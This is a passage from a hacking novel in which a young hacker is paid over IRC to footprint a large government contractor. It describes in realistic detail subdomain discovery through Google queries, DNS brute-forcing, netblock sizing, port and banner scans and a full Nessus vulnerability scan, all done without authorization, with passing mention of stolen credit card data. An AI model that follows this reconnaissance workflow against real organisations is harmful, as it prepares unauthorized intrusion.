


He flipped through the configuration options, entered his Google API key, and left the rest of the options at their default settings. He clicked the

Sub Domains tab and entered *gov-sec.com* as the primary domain name to search. He clicked Start and BiDiBLAH's status bar began listing what looked to be Google queries. He typed the first query into Google just to see what it would do.



site:gov-sec.com -www.gov-sec.com - Google Search
http://www.google.com/search?q=site%3Agov-sec.com+-w
Google
Web Images Video News Maps more »
site:gov-sec.com -www.gov-sec.com
Search
Advanced Search
Preferences
Web
Results 1 - 10 of about 7,940 from gov-sec.com for -www.gov-sec.com. (0.24 seconds)
Gov-Sec: Supplier Diversification Program
Gov-Sec supplier diversification program. ... Gov-Sec Home Page, Skip to Main Content.
Company Profile. Contact Us | Careers | Site Map | Gov-Sec Portal ...
alliances.gov-sec.com/ - 47k - Cached - Similar pages
Gov-Sec: Investor Relations
Gov-Sec Investor Relations. ... Refer to this section of our Web site for immediate access to
information of interest to current and prospective investors, ...
gov-sec.com/investorrelations/ - 95k - Cached - Similar pages
Employee Options Online - Mode Access Form
This page provides a form for accessing various modes of Employee Options Online.
https://options.gov-sec.com/ - 7k - Cached - Similar pages
Gov-Sec France: Page d'accueil - [Translate this page]
Conseil, intégration de solutions et de systèmes d'externalisation. Secteurs,
d'activité et partenariats.
fr.country.gov-sec.com/ - 89k - Cached - Similar pages
Done
Adblock

The query was designed to return hits only from the gov-sec.com domain, but excluded anything from <www.gov-sec.com>. This returned hits from machines with more uncommon names like *alliances* and *options* and *fr.country*. Pawn frowned. He had done this kind of thing on his own and the result was an overwhelming flood of data that forced him to contact Digger. He switched to BiDiBLAH, hoping that the tool was dealing with the flood of information better than he had.



BiDiBLAH's output listed loads of email addresses and discovered sub domains; the organization of the output impressed him. It all came from Google, but the tool had intelligently parsed the information to make it relevant. When faced with a web server on <fr.country.gov-sec.com>, for example, it recognized that a new domain, <country.gov-sec.com>, had been discovered and added it to the list. "This thing is rad," he said with a grin.

The sub domain search completed. He clicked the next tab, Forward, to begin the tool's next phase.



He clicked Import (app) and the domains and sub domains uncovered in the previous step populated the screen. Pawn clicked Start (which was lost when the screen was resized) and watched as the Forward DNS Entries column began filling with entries. The status bar indicated that the BiDiBLAH, which he had begun to refer to as simply 'BLAH, was trying to convert DNS names in the gov-sec domain to IP addresses using standard forward DNS lookups. Each time a name resolved to an IP address, the tool understood that this was a potentially live address and logged an entry in the Forward DNS column.


Pawn remembered from the documentation that the tool would use names drawn from "brute-force DNS" files during this phase. He flipped over to the configuration settings and found that the default setting for Test Depth was four. According to the documentation, this meant that the 'BLAH would take the first four entries from each file, which were the most commonly found words in the list, and use them as host names in each sub domain.

He opened the folder that contained the brute force DNS files, and opened a few of the files. The first four entries in the Standard list were *www*, *ftp*, *ns*, and *mail*, and the first four entries in the LOTR (Lord of the Rings)

list were *Gandalf*, *Frodo*, *Legolas,* and *Mordor.* These sounded like decent hostnames and a quick check of the discovered hosts confirmed this. The tool had already discovered both <www.gov-sec.com> and <mail.gov-sec.com> and it was busy chewing through a list of country abbreviations on the <country.gov-sec.com> subdomain. This information was golden and exactly the kind of thing Rafa was looking for.

As the tool continued to run, Pawn noticed an occasional number appended to the end of a hostname. He remembered something about *fuzzing* from the documentation, and checked the Fuzzing Characters section of the configuration panel. Sure enough, the tool had been instructed to add *1*, *-1*, *2*, and *-2* to the end of every hostname. This, too, was working well: the 'BLAH had discovered several DNS names that ended in these characters, such as <www2.gov-sec.com>, and <ns-1.gov-sec.com>.

After several minutes, the forward lookup phase completed. The number of *gov-sec* IP addresses it had turned up amazed him. He clicked the next tab, Netblocks, and then clicked Import (app) to bring in the IP addresses from the previous step. The error message caught him by surprise.




With the cursor hovering over the OK button, he couldn't bring himself to click the button. If assuming a class C network block was dangerous, he needed to understand why. The documentation mentioned the warning message, but it still didn't make much sense to him. Part of the problem was that he didn't even understand what a Class C block *was*.

After a bit of Googling, Pawn had a decent understanding of what was going on. The tool had converted each discovered IP address into 256-host blocks, called Class Cs, and uniquely sorted them. The tool would then begin checking each IP address in the entire surrounding range, some of which

might not belong to *gov-sec*. If he pressed on with the default settings, there was a good chance he would start scanning someone else's address space.

It was up to him to click on each block, Retrieve the WHOIS information for that block, and ensure that it was sized properly to include only *gov-sec* IP addresses. He clicked the first block and retrieved the WHOIS information.




The WHOIS record revealed that *gov-sec* owned not only a Class C block beginning with 31.131.15 but an entire Class B block beginning with 31.131. Pawn updated the Network Block Start and Network Block End fields accordingly.

"If my math is correct," he thought aloud, "there are 65,536 possible addresses in a block that size!"

He looked at the Netblocks column and sank back into his chair. "GovSec is huge," he said, "which explains why this job pays so much."

He worked through the network blocks one at a time. Satisfied with the results, he clicked the next tab, Reverse. He knew from the documentation that this phase would perform reverse DNS lookups, querying every single IP address in each range and looking for valid name responses. A valid name response would indicate a possible live host.

"So this is exactly the opposite as the forward phase," he said. "But on a much larger scale." He clicked Import (app) and, after hovering over the Start button for a moment, pressed it.



He barely had time to read all the column names before they started filling with data. The Host Names column was self-explanatory, but the Matched and Unmatched columns didn't make much sense until he began reading the entries. Each of the Matched entries contained the *gov-sec.com* string defined in the Matching Filters column. He remembered from the documentation that he could change the Filters column to include any entry that matched something more open, like simply *gov-sec*. This would include more of the unmatched entries, moving them to the appropriate Matched column.

Pawn read the Matched Domains entries and realized that the 'BLAH had discovered entirely new domain names, like <fedgov-sec>, and <wingov-sec.com>. Reading through the Unmatched Domains, he found that several of them, like <aeerovantix.com>, that matched WinBiLe's output.

"Interesting." he said. "If WinBiLe suspects a relationship to the <aeerovantix.com> domain, and BiDiBLAH found at least one host with that domain name in GovSec's IP range, there is a definite relationship between those domains."

This explained what the documentation said about the tool using an iterative process. New domains could be plugged back into the sub domains section and the process could be continued for each new discovered domain.

"This could turn out to be a very long night," he said, clicking the next tab, labeled Port Scanner. The screen looked similar to the others and was equipped with a Start button. Although it would have been simple to click it, Pawn had already uncovered tens of thousands of IP addresses and at least five new domains. There was a lot more work to do and he was getting bored with the process. It was all coming too easy.

He flipped over to IRC to see if Rafa was on.

```
<Pawn> Rafa, you on?
```

As usual, Pawn's message was sent public, and Rafa's came back private.

```
<Rafa> you really need to start using private messges
```

Pawn continued in the private chat.

```
<Pawn> Why?
<Rafa> cuz everybody on the channel doesnt need to know our business
```

Even though Pawn didn't quite understand why, he was anxious to get back to work.

```
<Pawn> Sure, OK.
<Pawn> Do you want me to portscan each of the targets?
<Rafa> hrmmm
```

The pause seemed longer than it should have been.

```
<Rafa> that's another job
<Rafa> you think you can do it??
```

He was only halfway through BiDiBLAH's tabs. The first were mindlessly simple; running a few extra didn't seem like a big deal. He read off the names of the next few tabs, although he really didn't understand what they all meant.

```
<Pawn> I can portscan, do banners, targeting and nessus if you want.
<Pawn> What do you mean it is another job?
<Rafa> more money for whoever does the work
<Pawn> More work means more money.
```

Pawn was simply repeating what Rafa said, but it came out as a proposition.

```
<Rafa> give me the domains
```

He sent Rafa the list of seven domains: <gov-sec.com>, <fedgov-sec.com>, <wingov-sec.com>, <aeerovantix.com>, and three others that WinBiLe and the BLAH had agreed were closely related.

```
<Rafa> crap
<Rafa> how many live addresses you find?
<Pawn> I have no idea. A lot.
<Rafa> is your footprint of the primary domain done?
<Pawn> Yes.
<Rafa> how many addresses total?
```

It took Pawn a few moments to get a decent approximation, but he guessed the number was somewhere around 10,000 addresses on <gov-sec.com> alone.

```
<Pawn> Somewhere around 10,000.
<Rafa> LIVE?
<Pawn> I do not know how many are live yet.
```

Pawn was still thinking through the process of how he would determine live addresses when Rafa inadvertently bailed him out.

```
<Rafa> right
<Rafa> you asked if you should portscan
<Rafa> ok
<Rafa> i need to get back to ya
<Rafa> just do footprinting for now
```

Rafa posted an Away message and Pawn kept plugging away at the footprinting exercise, this time on the new domains. Over an hour later, Rafa sent a private message.

```
<Rafa> i can offer you another 5k
<Rafa> for the nessus reports on those domains
```

Pawn sat back in his chair, his hands resting on the edge of the desk. This was an interesting offer. Harder jobs paid more, so logic dictated that this should be a hard job, but so far, it wasn't. It would take a while to do the footprinting on seven domains and the Nessus scan would probably take a

long time as well, but it wasn't hard work. Aside from setting up Nessus (which he had never done), it all seemed like a point-and-click affair thanks to BiDiBLAH. Pawn leaned in and fired off the obvious question.

```
<Pawn> Why are you paying so much for an easy job?
<Rafa> do you want less?
```

He immediately recognized how illogical his question had been. He felt his pulse quicken and he took in a deep breath. Being in this position did not feel good.

```
<Pawn> It will take quite a long time, but it is not really hard work.
```

Pawn felt as though Rafa was about to retract the offer. This feeling made his response come quicker than he had intended it to.

```
<Pawn> I will do it.
<Rafa> good.
<Rafa> full reports
<Rafa> payment on delivery
```

And with that, Rafa posted an Away message.


Pawn stared at the IRC screen for a full minute. Something didn't set right about this job, but he couldn't figure out what it was. He could think of no reason why Rafa would pay so much. Text scrolled past the BiDiBLAH screen and it suddenly occurred to him that Rafa didn't know about the tool. If he had, he would have done the job himself. Pawn nodded. This job would be difficult without BiDiBLAH and Rafa probably assumed Pawn was operating without it.

So the pay made more sense, but something still seemed out of place. He shook off his reservations and dug back into the assignment. After all, there would be no money unless the job was completed. Worse yet, he wouldn't be able to move onto something more interesting.

He turned his attention to the Nessus tool, which he knew relatively little about. After reading the BiDiBLAH documentation, he understood that it performed vulnerability scanning, but even that term was ambiguous to him. Internet research revealed that it tested for holes in a remote system then produced a report of the discovered vulnerabilities and their fixes. Nessus seemed like an indispensable tool for someone in his line of work. Many Internet

resources suggested that the easiest way to install and use it was by way of a CD-based Linux distribution like Auditor or Backtrack. He downloaded Auditor from <remote-exploit.org>, burned the ISO image to a CD-ROM, and used it to boot his other laptop. Following a link from the <remote-exploit.org>, he watched a quick Flash video on how to install Nessus, and, in less than thirty minutes, had Nessus up and running on his laptop. He created a Nessus user named *pawn* and turned his attention back to BiDiBLAH.

He clicked the Port Scanner tab, selected his network adapter, clicked Import (app) to populate his list of IP addresses from the previous step, and clicked Start. The error message informed him he needed to select which ports to scan. Pawn had no idea what ports to select, but the last item in the list seemed to include the most ports, so he selected that item and clicked Start. After a few moments, the Results column on the right side of the screen began filling with information.



Placing the mouse pointer over the Results column, Pawn learned that the column listed the IP, the port, the TTL, and whether the port was open or closed. Pawn watched the status bar at the bottom of the screen creep along,

and realized that the port scan was going to take some time. As he stood and stretched, his thoughts turned to his next assignment. He desperately hoped it would be more interesting. BiDiBLAH and Nessus both seemed like great tools, but this "information gathering" exercise did not seem challenging. Even web server testing was getting old. After a while, one list of six or eight thousand credit card records looks just like all the others. Pawn wanted something new, but he had no idea what.


He looked at the clock on his machine. It was 9:30 p.m. and he was getting hungry. He wandered to the kitchen and popped opened the door of his fridge. It was empty except for a new jar of grape jelly, a package of bologna, and four Lunchable snack packs, one of which looked well beyond the expiration date. He closed the fridge and opened the freezer to find three boxes of ice cream sandwiches.

He rifled through the cupboards and found a loaf of white bread, a couple of mostly-empty boxes of kid's cereal, and a jar of peanut butter. "Peanut butter and jelly," he said. "Perfect!"

He gathered the ingredients for his favorite recipe, plus a paper plate, and began making himself two sandwiches. He sloshed on extra jelly and a thin layer of peanut butter then carefully put the slices together. He cut off the crusts and threw them away. He cut each sandwich in half vertically then horizontally with a cheap plastic knife. He put everything away and rinsed off the knife, placing it back in a drawer. Leaving the kitchen exactly as he had found it, he returned to his computer desk with the eight little squares he called a meal.

Dropping into his chair, he nibbled on a PBJ square and checked out BiDiBLAH. The port scan was still creeping along, but it was going to take quite a while longer: it was chewing on a lot of IP addresses. He finished eating took his plate to the kitchen and threw it away. It wasn't even ten o'clock, but the PBJ made him sleepy. It always did. He headed back to his room and lay down on his sleeping bag. He was asleep within moments.

He woke around eleven-thirty to find the port scan complete. Following the tabs at the top of the screen, he clicked Banners, Import (app), and Start. The list of IP addresses and ports from the previous step filled the left-hand panel, and the right-hand panel began listing information from each of the ports.




Pawn had a basic understanding this information thanks to the tool's documentation, but he really didn't care what it was. At this point, he just wanted to get the job over with. With the status bar creeping along, Pawn dropped back onto his sleeping bag and drifted off again.

Pawn woke up at 9:00 a.m. to find the banner phase complete. He rolled out of bed, cranked out 50 push-ups, and headed to the desk. He clicked the Targeting tab, Open Ports, and then Targets, as the documentation suggested. This made every open port on every machine a potential target for Nessus.


After selecting targets, he realized that the Nessus tab was missing from BiDiBLAH. He distinctly remembered telling BiDiBLAH not to install Nessus support, so he saved his session, uninstalled BiDiBLAH, and then re-installed it with Nessus support. He re-launched BiDiBLAH, loaded his old session, and clicked the Nessus tab. He clicked Import (app) to pull in the addresses and ports from the targeting phase then clicked Start. The Start button became unavailable, but after several seconds, nothing had happened. The Start button became available again. Something was wrong.

He sighed and flipped to the BiDiBLAH documentation. He had forgotten to select Nessus plug-ins. He clicked Launch Plugin Selector and saw a new screen.



He entered the IP address of his other laptop (the Nessus server), the username *pawn,* and his password, and clicked Load Plugins. After a few moments, the left-hand panel filled with a list of available plug-ins. He clicked Select All Plugins and added them to the Selected Plugins pane. He froze; something was wrong. Recalling the Flash video he had watched, he remembered the *denial of service* plug-ins. The narrator, Irongeek, had said it was a good idea to disable them, so Pawn did. He saved the plugin list as **all.plg**, and closed the window.

Back at the main Nessus screen, he selected **all.plg** from the plug-in list and clicked Start.



It only took a few moments for the Nessus Result panel to begin filling with scan results; he poked at some of the Nessus results and grunted.

"Looks like some of the servers are vulnerable," he said with a shrug. Normally, he would have been more interested in the results, but this assignment weighed on him. It was a huge, slow undertaking and BiDiBLAH made it just a bit too easy for his liking. He was hungry for a new challenge and desperately hoped one was on the horizon.

He headed for the shower, leaving the laptop to continue its all-out assault on tens of thousands of machines associated with GovSec, one of the world's largest government contractors.

Somewhere in the world, a monstrous, multi-headed intrusion detection system woke up and crapped itself.

Just Another Random Encounter

Pawn sat working on his laptop in the waiting area of the Mitsuboshi dojo. He was wrapping up the GovSec report before his class started. Seated two chairs down from him was a junior-level student in her early fifties named Gayle. Pawn specifically remembered her.

She was an attractive woman with blue eyes, but Pawn had come to recognize her by the very faint smell of the perfume she wore. The smell reminded him of flowers and of a nice teacher he had years ago. He and Gayle had been partnered on a few occasions—an honor for a junior student—and although she was the oldest in her class, she took her training seriously.

Once, after an instructor demonstration, he heard her mention something about a very subtle but important movement all the other students missed. This impressed Pawn and he began to respect her silently. After a training session, she complained to him about the design of the freestanding heavy bags; in order to remain upright, their bases were much larger than their tops. This made it impossible to get in close without jamming a toe or mildly compromising form, both of which she said were "illogical and unacceptable." That comment pushed it over the top; he really liked her. Still, they had never had a real conversation. There was very little time for socializing during class.

She kept turning her head to look at him as he worked on the laptop; he couldn't imagine what that meant. Normally he would have ignored the situation in order to avoid any social interaction, but for some reason he simply turned his head to look at her hair. Caught looking at him, she sputtered an apology.

"Pardon me. I'm really," she said, looking away suddenly, "very sorry. I didn't mean to…" she trailed off. Her face had begun to flush slightly.

He felt bad for her. "No, it is OK, I did not mean to…" he trailed off.

She laughed softly, and turned to look at him. Pawn looked her briefly in the eye. She was looking slightly *above* him. That was interesting. "I'm glad neither one of us meant to," she said with a smile. She said neither like "nighther." It made her sound sophisticated, like the rich people on TV. She looked down at the computer. "You always carry that computer."

